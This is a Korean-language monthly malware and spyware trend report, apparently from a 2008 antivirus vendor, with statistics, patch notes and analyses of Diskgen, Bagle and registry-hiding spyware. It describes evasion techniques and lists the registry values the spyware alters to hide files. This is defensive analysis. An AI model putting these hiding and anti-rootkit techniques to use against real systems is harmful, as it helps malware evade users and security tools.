
2008년 3월 유형별 스파이웨어 피해 통계에서는 애드웨어에 의한 피해 감소가 두드러진다. 애드웨어에 의한 피해는 지난 1월부터 월별 절반 수준으로 뚜렷한 감소세를 보이고 있다. 신종 및 변형 스파이웨어 현황에서도 애드웨어의 감소 추세를 확인할 수 있는데, 애드웨어 피해의 대부분을 차지하고 있는 국내 허위 안티-스파이웨어, 리워드 프로그램의 제작 배포가 감소했기 때문인 것으로 보인다. 국내 애드웨어의 피해보다 상대적으로 늘어난 외산 스파이웨어 때문에 스파이웨어류, 다운로더, 드랍퍼는 지난 달에 비해 비슷한 수준을 유지하고 있다.

3월 스파이웨어 발견 현황

3월 한달 동안 접수된 신종(변형) 스파이웨어 발견 건수는 [표 1-6], [그림 1-12]와 같다.

	스파이웨어류	애드웨어	드롭퍼	다운로더	다이얼러	클리커	익스플로잇	AppCare	Joke	합계
1월	20	50	24	80	0	1	0	0	0	175
2월	67	46	28	59	0	6	1	1	1	209
3월	102	36	50	84	0	6	1	2	0	281

[표 1-6] 2008년 3월 유형별 신종(변형) 스파이웨어 발견 현황




[그림 1-12] 2008년 3월 발견된 스파이웨어 프로그램 비율

[표 1-6]과 [그림 1-12]는 2008년 3월 발견된 신종 및 변형 스파이웨어 통계를 보여준다. 동영상 재생 코덱으로 위장하여 배포되는 스파이웨어 즐롭(Win-Spyware/Zlob)의 변형이 많이 발견되고, 허위 안티-스파이웨어 설치를 유도하는 스파이웨어 크립터(Win-Spyware/Crypter) 변형이 많이 발견되었으며, 이에 따라 스파이웨어류의 신종 및 변형 발견 건수가 지난 달에 비해 크게 증가하였다. 국내 제작 애드웨어 배포의 감소로 지난 1월부터 신종 및 변형 애드웨어의 수는 줄어들고 있는 추세이다.

(3) 3월 시큐리티 통계

2008년 3월에는 마이크로소프트사에서 4개의 보안 업데이트를 발표했고, 발표된 업데이트는 모두 긴급(Critical)에 해당하는 것들이다. 특히 이번 달에, 발표된 4개의 패치는 대부분이 오피스 관련 취약점에 관해서 포함된 것이 특징이라고 할 수 있다. 이 중에서, 최근에 악성코드 배포에 이용된 Microsoft Excel의 취약점으로 인한 원격 코드 실행 문제점 MS08-014가 포함되어 있다. 해당 악성코드는 CVE-2008-0081인 매크로 유효성 검사 취약점을 이용하는 것으로, 메일 또는 웹으로 조작된 엑셀파일을 전송하기 때문에, 주의가 필요하다.



[그림 1-13] 2007년 4월 ~ 2008년 3월 공격대상 기준 MS 보안 패치 현황


[그림 1-13]을 보면, 2008년 2월과 3월에 오피스 관련 취약점이 증가한 것을 파악할 수 있다. 3월 달에는 아래한글의 취약점을 이용한 악성코드 공격이 나타났는데, 이러한 취약점을 이용한 공격에는 조작된 파일을 불특정 사용자에게 메일 또는 웹으로 전달하여 사용자가 해당 파일을 열면, 임의의 코드 또는 악성 코드를 실행할 수 있게 된다.

많은 수의 오피스 취약점들이 오피스 2003 서비스팩 3 이전 버전을 공격 대상으로 하기 때문에, 최신버전(2007)을 이용하거나 오피스 서비스팩 설치 및 보안 패치가 필요하다.

오피스 사용자가 참고해야 할 점은 아래와 같다..

1. 최신 서비스팩을 설치하고, 오피스 프로그램의 보안 패치를 주기적으로 해야 한다.
2. 오피스 파일을 메일 또는 웹으로 받은 경우에는 신뢰되지 않은 사용자이거나 신뢰되지 않은 웹 사이트인 경우에 주의가 필요하다.
3. Anti-Virus 제품 및 개인 방화벽을 사용한다.
4. 네트워크 관리자는 네트워크 보안 제품의 사용을 고려한다.
5. 네트워크 관리자는 메일 서버에서 오피스 파일이 첨부된 이메일(E-Mail)을 필터링(Filtering)하는 것을 고려할 수도 있다.

2008년 3월 웹 침해사고 현황



[그림 1-14] 악성코드 배포를 위해 침해된 사이트 수/ 배포지 수

2008년 3월의 웹 사이트 침해지/배포지 수는 272/71으로 최근 1년간 가장 높은 침해지의 수를 나타내었다. 침해지의 수는 2008년 2월과 비교하여 2.22배 증가하였지만 배포지의 수는 약 1.12배 증가하는 데 그쳤다. 이는 여전히 역시 소수의 공격자에 의해 다수의 웹사이트가 해킹되는 것을 나타낸다.

2008년 3월 결과 중 특이한 점은 조작된 MS07-017 취약점을 이용한 Animated cursor 파일을 이용한 악성코드 배포의 수가 한 건도 없었다는 점이다. 최근 1년간 가장 대중적인 배포방법이었다는 것을 고려할 때 이 결과는 의의라고 할 수 있으나, 대부분의 AV 제품에서 조작된 파일을 진단하는 것을 감안하면, 당연한 결과라고 할 수도 있다.

2008년 3월은 2월과 마찬가지로 악성 코드 배포를 위해 중국 벤더에서 배포하는 ActiveX 콘트롤의 취약점 공격 코드가 삽입된 페이지가 발견되었다. 일반적으로 중국 벤더에서 배포하는 ActiveX를 사용하지 않는 국내 사용자들의 특성을 감안하면 그 효과는 아직 작지만 공격 대상이 전통적인 마이크로소프트사의 제품에서 ActiveX등 서드파티 제품으로 옮겨가고 있다는 것을 의미한다. 즉, 취약점 수가 한정적인 마이크로소프트 제품과는 달리 서드파티 제품의 수는 무수히 많고 이에 따라 무수히 많은 취약점이 존재하므로 이러한 동향은 지속될 것이다.

이러한 웹을 이용해 배포되는 악성 코드 배포는 운영체제나 서드파티 제품의 취약점을 이용하여 배포되기 때문에 일반 PC 사용자들은 운영체제뿐 아니라 서드파티 제품의 보안 상태를 항상 확인하고 제품 상태를 항상 최신으로 유지하여야 한다. 또한 AV 제품을 설치하여 자신의 PC를 보호하여야 한다. 그리고 침해사고를 확인한 웹 사이트의 관리자들은 사이트의 사후 관리에 신경을 써 그 영향을 최소화 해야 한다..

II. ASEC Monthly Trend & Issue

(1) 악성코드 – Win32/Diskgen 변형 증가와 Win-Trojan/Bagle 의 재활동

2월 동향에도 소개한 바 있는 Win32/Diskgen 변형의 증가가 눈에 띈다. 주로 교육기관에서 집중적으로 발견 되고 있다. Win-Trojan/Bagle 변형 또한 지난 1월 이후 꾸준히 발견 되고 있다.

► Win32/Diskgen 변형의 증가와 재감염 대책

Win32/Diskgen 바이러스의 변형이 계속 발견, 보고 되고 있다. 이는 이전 Win32/Viking, Win32/Dellboy 등과 같이 많은 감염 피해를 발생시켰던 바이러스 변형들만큼 증가될 가능성이 높다. 특히 해당 바이러스는 국내 교육기관 (대학교)에서 주로 발견되고 있으며, 중국산으로 추정되는 이 악성코드가 국내 대학교들에서 주로 발견 되는 것도 이유는 알 수 없지만, 이상한 점이 존재한다. 이 바이러스는 국내뿐만 아니라 중국 현지에서도 발견되고 있으며, 안철수연구소 중국 법인에서도 변형 샘플의 보고가 접수되고 있다. 지난 달에 이 바이러스에 대한 감염기법 및 동작 원리에 대해서 소개를 하였으며 상세 분석 내용은 컬럼에 기재되어 있다.

일반 사용자들이 느끼는 대표 피해 증상을 정리해보면 다음과 같다.

- 펭귄 그림이 있는 중국어가 적힌 웹 사이트 창이 매번 자동으로 보여진다. (일부에서는 펭귄 바이러스라고도 불리 우기도 한다.)
- 다른 응용 프로그램을 실행 할 수 없을 정도로 시스템이 느려진다.
- Explorer.exe 가 알 수 없는 이유로 자주 종료 된다.
- 각 드라이브 루트 및 네트워크 드라이브에 autorun.inf 파일 생성 및 재감염된다.

위 현상들의 원인을 좀 더 자세히 살펴보면, 바이러스가 생성한 dnsq.dll (16,384 바이트) 파일 (V3는 Win-Trojan/Xorer.16384 진단)은 백그라운드로 인터넷 익스플로러 실행파일인 iexplore.exe를 실행해두며 일정 시간마다 특정 중국 웹 사이트를 화면에 보이게 한다. 또한 해당 dnsq.dll은 메시지 후킹 기법으로 실행 중인 프로세스에 인젝션된 상태에서 메시지 처리가 증가하여 시스템이 느려질 수도 있다. 또한 바이러스가 생성한 다음과 같은 파일이 실행 되면서 0.2 초 간격으로 자기자신과 바이러스 원본파일을 계속적으로 쓰기(복사)작업을 시도 하기 때문에 시스템이 현저히 느려진다.

C:₩(시스템 폴더)₩com₩smss.exe (40,960 바이트) -> Win-Trojan/Agent.40960.KA 진단

Explorer.exe가 알 수 없는 이유 또는 '데이터 실행 방지 알림' 메시지를 출력하고 종료 되는 것은 바이러스가 생성한 dnsq.dll(16,384 바이트) 파일(V3 진단명 Win-Trojan/Xorer.16384) 때문으로 윈도우 쉘인 Explorer.exe 는 DEP[1]로 보호 되고 있는 프로세스로 위와 같이 악성코드에 의한 메시지 후킹에 의하여 DLL에 인젝션된 후 예기치 않은 오류로 해당 프로세스가 종료될 수가 있다.

Win32/Diskgen 바이러스는 각 로컬 드라이브 또는 네트워크로 연결된 드라이브에 자신의 복사본과 이를 자동으로 실행하도록 하는 autorun.inf 파일을 생성한다. 그러므로 윈도우가 설치된 C: 드라이브를 포맷한 후 윈도우를 재설치 하여도 다른 파티션에(보통 백업 드라이브로 지정하는 D:₩ 드라이브) 남아 있는 바이러스의 원본 복사본과 autorun.inf 파일에 의해서 이후 바탕화면의 '내 컴퓨터'를 통한 D:₩ 드라이브 클릭시 또 다시 감염 될 수 있다. (이외에도 재감염 될 수 있는 조건은 다양하다.) 위와 같이 포맷하지 않은 다른 파티션에 복사본이 존재하는 경우도 물론이지만 D:₩드라이브내 실행 가능한 EXE 확장자의 실행파일이 존재하는 경우 해당 파일에 바이러스가 감염되어, 이를 실행 할 경우 재감염 될 수도 있다. (Win32/Diskgen이 바이러스라는 걸 많은 사용자들이 간과 하기도 한다.) 이는 네트워크 드라이브내 존재하는 감염된 실행 파일들도 마찬가지 이다.

Win32/Diskgen 바이러스의 감염 경로에는 감염된 실행파일의 실행 또는 Autorun.inf를 이용한 이동식 저장장치 및 다른 파티션 드라이브내 복사본 자동실행 이외에 ARP Spoofing을 이용한 감염 시도가 있다.

ARP Spoofing 은 동일한 서브넷에 연결 되어 있는 네트워크 환경에서 주로 발생될 수 있는 공격으로 간단히 설명하면 동일 서브넷에 감염된 어떤 한대의 시스템이 자신이 게이트웨이인 것처럼 속여 ARP reply 지속적으로 보낸다. 이후 서브넷에 있는 시스템은 감염된 시스템을 게이트웨이로 인식하게 되어 이후 패킷을 위/변조 할 수 있는데, 보통 HTTP 프로토콜을 가로채어 웹 사이트 요청시 인터넷 익스플로러 취약점이 존재하는 특정 호스트의 링크를 보내게 된다. 따라서 자신이 정상 웹 사이트 연결을 요청했지만 자신을 게이트웨이라고 속인 감염된 시스템이 악의적인 웹 사이트 링크를 정상 웹 사이트와 함께 전달 해주었기 때문에 보안 패치가 되어 있지 않는 시스템이라면 다시 재감염 되고 만다. 따라서 사용자들은 우선 자신이 사용중인 윈도우에 대한 보안패치를 반드시 해야만 한다. 재감염 원인 중 근본적인

[1] 데이터 실행 방지 ((DEP: Data Execution Prevention): 메모리의 특정 위치를 실행 할 수 없도록 보호해두고 어떤 응용 프로그램이 코드를 보호된 영역에서 실행하려고 할 경우 이를 차단하여 해당 응용 프로그램의 동작을 막는다.

것은 인터넷 익스플로러에 대한 보안패치로서 적절한 보안 패치 적용만으로 재감염의 위험에서 벗어날 수 있다.

안철수연구소는 자사 엔진에 알려지지 않은 Win32/Diskgen 바이러스의 원형을 Generic 하게 진단 할 수 있는 기능을 추가하였다. 이와 같은 이유는 ARP Spoofing 공격으로 악의적인 웹 사이트에서 다운로드 되는 파일이 Win32/Diskgen 원본(진단명은 Win32/Diskgen.A) 이기 때문이다. 안철수연구소의 진단명 명명원칙상 바이러스의 경우 원본은 .A 를 붙이지 않는 것이 관례이나 이 바이러스만은 예외로 하고 있다. 따라서 V3로 Win32/Diskgen.A가 진단된 경우 해당 파일을 안철수연구소 홈페이지 신고센터를 통하여 접수할 수 있다. 또한 감염된 파일도 Generic 하게 치료할 수 있는 기능도 엔진에 추가 할 예정으로 본 문서가 배포되는 시점에는 엔진에 반영되어 있을 것이다. 또한 안철수연구소는 Win32/Diskgen 바이러스의 진단/치료를 쉽게 돕기 위하여 전용배신을 만들어 배포중에 있다. 링크는 다음과 같다.

http://kr.ahnlab.com/dwVaccineView.ahn?num=69&cPage=1

전용백신은 바이러스에 의해서 후킹된 일부 유저모드 함수를 복구하며 바이러스 원본 프로세스를 감시 및 재시작 하는 쓰레드를 제거하는 메모리 진단/치료 기능이 포함되어 있어 해당 악성코드 감염시 치료가 용이 하도록 되어 있다. 따라서 Win32/Diskgen 바이러스에 감염된 경우 대책을 순서대로 정리해보면 다음과 같다.

1. Win32/Diskgen 바이러스 전용백신을 이용한 진단/치료
2. V3 또는 빛자루등 자신이 사용하는 백신 프로그램을 최신 엔진으로 업데이트 및 실시간 감시 활성화
3. 윈도우 보안 패치
4. (불필요한 경우) 자동실행 기능 비활성화

► Win-Trojan/Bagle 의 역습

올해 초부터 다시 발견 되기 시작한 베이글 트로이목마의 변형은 이전과 다음과 같은 다른 점이 존재한다.

- Customer 팩커를 버리고 상용 프로텍터로 분석을 방해
- 윈도우 비스타에서 안정적인 SDT 후킹 (올해 초)
- SDT 후킹을 버리고 Opcode Jump를 이용한 커널 함수 후킹 (3월 초)
- 알려진 안티 루트킷 무력화 기능
- 윈도우 비스타 보안 기능 무력화
- 랜덤하게 일부 실행파일의 PE 헤더의 머신 정보를 변경하여 실행불가

또한 올 초에 발견된 베이글 트로이목마 생성하는 은폐 및 백신 및 보안 프로그램을 무력화 하는 커널 모듈에서는 암호화된 문자열을 복호화 하면 다음과 같은 vista8 ~ vista19 문자열을 확인 할 수가 있다.

[그림 2-1] 베이글 트로이목마의 악의적인 커널 모드 드라이버내 문자열

실제로 위 드라이버 파일을 생성한 베이글 트로이목마의 경우 증상이 약간씩 상이 한 것을 알 수가 있는데 위 박스에 있는 내용처럼 SDT 후킹을 시도했던 초기 형태 (vista8), 직접 커널 함수를 후킹하는 형태, 안티 루트킷 프로그램을 무력화 하는 등 악의적인 증상이 날로 심해지고 있다.

특히 안티 루트킷 무력화 기능은 일반적으로 잘 알려진 안티 바이러스 업체들이 제작한 프로그램들 이외에도 GMER, RkU와 같은 프로그램의 동작을 방해하며 심지어는 BSOD 를 발생 하는 경우도 많다. 또한 일부 무료백신들은 이와 같이 베이글 트로이목마 변형에 감염된 경우 은폐된 파일을 진단 / 치료하지 못하여 재부팅시 여전히 감염된 파일이 존재하여 재감염 되는 문제도 있다. 따라서 이와 같은 재감염 또는 은폐된 파일을 진단 및 치료를 못하는 문제가 있는 경우 안철수연구소 홈페이지의 신고센터를 통하여 문의하면 도움을 받을 수가 있다.


한때 대표적인 이메일 웜의 대명사였던 베이글은 Win32/Zhelatin.worm 또는

Win32/Stration.worm 등에 밀려서 기억 속에서 잊혀진 듯 했다. 그러나 작년 말부터 서서히 변형 샘플이 접수되면서 올해 초 다시 활동을 재개 한 것으로 보인다.

베이글은 변형에 따라서 각각 하는 기능이 다른데 대표적으로 다음과 같이 정리 된다.

- 자신 및 다른 변형을 은폐 하면서 백신 및 보안 프로그램을 무력화 하는 형태
- 로컬 디스크에서 특정 확장자 파일에서 메일 주소만을 훔쳐내는 형태
- 자신을 다운로드 하도록 특정 호스트 URL 을 첨부하는 형태
- P2P 방식의 eMule 에 자신의 변형을 업로드 하는 형태

이중 문제시 되는 것은 P2P 방식의 eMule 등에서 유명 프로그램의 크랙 파일이나 동영상 및 MP3 파일명으로 위장한 베이글 트로이목마의 변형이다. 일부 사용자들이 유명 소프트웨어 크랙 파일이나 동영상 및 음악 파일을 주로 이와 같은 곳에서 검색 후 다운로드 및 실행한다. 이는 정품 소프트웨어 사용의 중요성 그리고 불법 동영상이나 음원을 다운 받지 말아야 할 이유가 되기도 한다.



[그림 2-2] 베이글 변형이 P2P 에 업로드 하는 파일 예

이 베이글 트로이목마 변형의 증상은 바로 자신과 베이글 악성코드의 다른 변형의 파일과 프로세스까지 은폐하면서 백신과 같은 보안 프로그램을 무력화 하는 증상을 가지고 있다. 또한 은폐된 자신의 파일을 찾지 못하도록 알려진 안티 루트킷 프로그램들을 무력화 한다. 이 변형은 위에서 정리된 다른 2가지 변형들도 함께 다운로드 하기 때문에 P2P 사용자들은 호기심을 자극하는 파일의 다운로드 및 실행에 주의를 요구한다.

(2) 스파이웨어 – 윈도우 레지스트리를 이용한 루트킷


루트킷은 자신 또는 관련된 모듈을 은폐하기 위해 시스템의 중요 함수를 후킹하는 등의 비교적 난이도가 높은 기법들을 사용해 왔고, 이런 루트킷을 진단/치료 하기 위해 필요한 기술 또한 이번에 소개할 스파이웨어에 비하면 난이도가 높은 편이였다. 그러나 이번에 추가된 Win-Spyware/PWS.OnlineGame.100462는 자신과 자신을 보호하기 위해 필요한 Win-Spyware/PWS.OnlineGame.72192를 %SYSTEM% 폴더에 숨김 파일로 드롭한 후, 윈도우 레지스트리의 특정 값을 변경하여 감염된 시스템 설정을 변경함으로써 관련된 파일들이 은폐 될 수 있도록 동작하였다.

아래와 같은 레지스트리 키를 이용하여 "숨김 파일 및 폴더를 표시 안 함"으로 사용하는 경우는 있었지만, Win-Spyware/PWS.OnlineGame.72192는 정상 프로세스에 인젝션되어 해당 레지스트리 키를 주기적으로 변경하는 작업을 수행함으로써 일반 사용자들이 윈도우 탐색기에의 폴더 옵션에서 변경하여도 반영되지 못하도록 방해하는 것이 이전과 다른 점이다.

```
[HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced]
       "Hidden"=0x00000002
```

또 하나 특이한 점은 위에서 언급한 레지스트리 경로의 값을 변경하는 것뿐만 아니라, 아래와 같은 레지스트리 경로의 값을 변경함으로써 일반 유저가 [그림 2-3] 화면에서 숨김 파일 및 폴더를 표시하도록 설정할 경우에도 반영되지 않도록 하는 기능을 수행하였다.

```
[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\F
older\Hidden\SHOWALL]
       "CheckedValue"=0x00000000
```



[그림 2-3] 윈도우 탐색기 폴더 옵션

이는 특별히 시스템이나 프로그램에 대해 깊이 있는 지식을 요구하지 않는다는 점에서 쉽게 악용될 소지가 있어 주의 깊게 살펴보아야 한다. 참고로 “보호된 운영 체제 파일 숨기기” 기능을 사용하여 보호된 운영 체제 파일을 볼 수 있도록 하기 위한 레지스트리는 다음과 같다.

```
[HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced]
       "SuperHidden"=dword:00000000
       "ShowSuperHidden"=dword:00000001

[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\F
older\SuperHidden]
       "DefaultValue"=dword:00000001
```

다시 부는 복고풍 종합선물 셋트

최근 스파이웨어의 감염경로가 예전으로 돌아가 크랙 프로그램이나 시리얼번호를 얻을 수 있는 사이트에 스파이웨어 프로그램을 올려놓고 불법적으로 크랙이나 시리얼번호를 얻으려고 하는 사용자를 대상으로 PC를 감염시키고 있다. 이는 인터넷이 활성화 되던 초기에 악성코드를 유포하는 수법을 활용하여 가짜 크랙 사이트를 구축하여 스파이웨어를 유포시키고 있는 것으로 볼 수 있다. 특히 아래 그림에서 확인할 수 있는 사이트에 올려있는 모든 파일들이 파일명은 다르지만 하나의 동일한 파일이라는 점도 특이하다.

[그림 2-4] 허위 크랙 다운로드 웹사이트

여기서 받아진 파일은 RAR SFX 형태로 압축된 파일로 압축이 풀려 실행되는데, 이는 TFakeDLL 툴을 이용하여 악성 모듈을 리소스로 가지고 있다가 윈도우 정상 시스템 드라이버인 %SYSTEM%₩drivers₩beep.sys 파일에 자신의 모듈(Win-Adware/FakeAlert.Reanimator.35840)을 인젝션하여 실행한다.

beep.sys에 인젝션된 해당 모듈은 NtQuerySystemInformation을 후킹하고 winlogon.exe가 포함된 파일, 프로세스, 레지스트리를 은폐하고, 유명 AntiVirus 제품과 루트킷 탐지 도구, 시스템 분석 도구의 실행을 방해한다.

또한 %SYSTEM%₩{users32.dat, cru629.dat, braviax.exe}와 같은 파일의 실행 사실을 숨기며, 삭제를 방해한다. Braviax.exe (Win-Downloader/Reanimator.16384)는 Win-Adware/Rogue.Reanimator를 다운로드하며 users32.dat(Win-Clicker/Fake Alert.6656.G)

를 실행하여 시스템 트레이에 허위 경고 메시지를 노출한다. 허위 경고 메시지를 출력하는 형태는 아래 그림과 같이 다양하게 나타나고 있다.

[그림 2-5] 시스템 트레이에 풍선도움말 형태로 나타난 허위 경고 메시지

[그림 2-6] 윈도우 메시지창 형태로 나타난 허위 경고 메시지

[그림 2-7] 인터넷 익스플로러에서 나타난 허위 경고 메시지

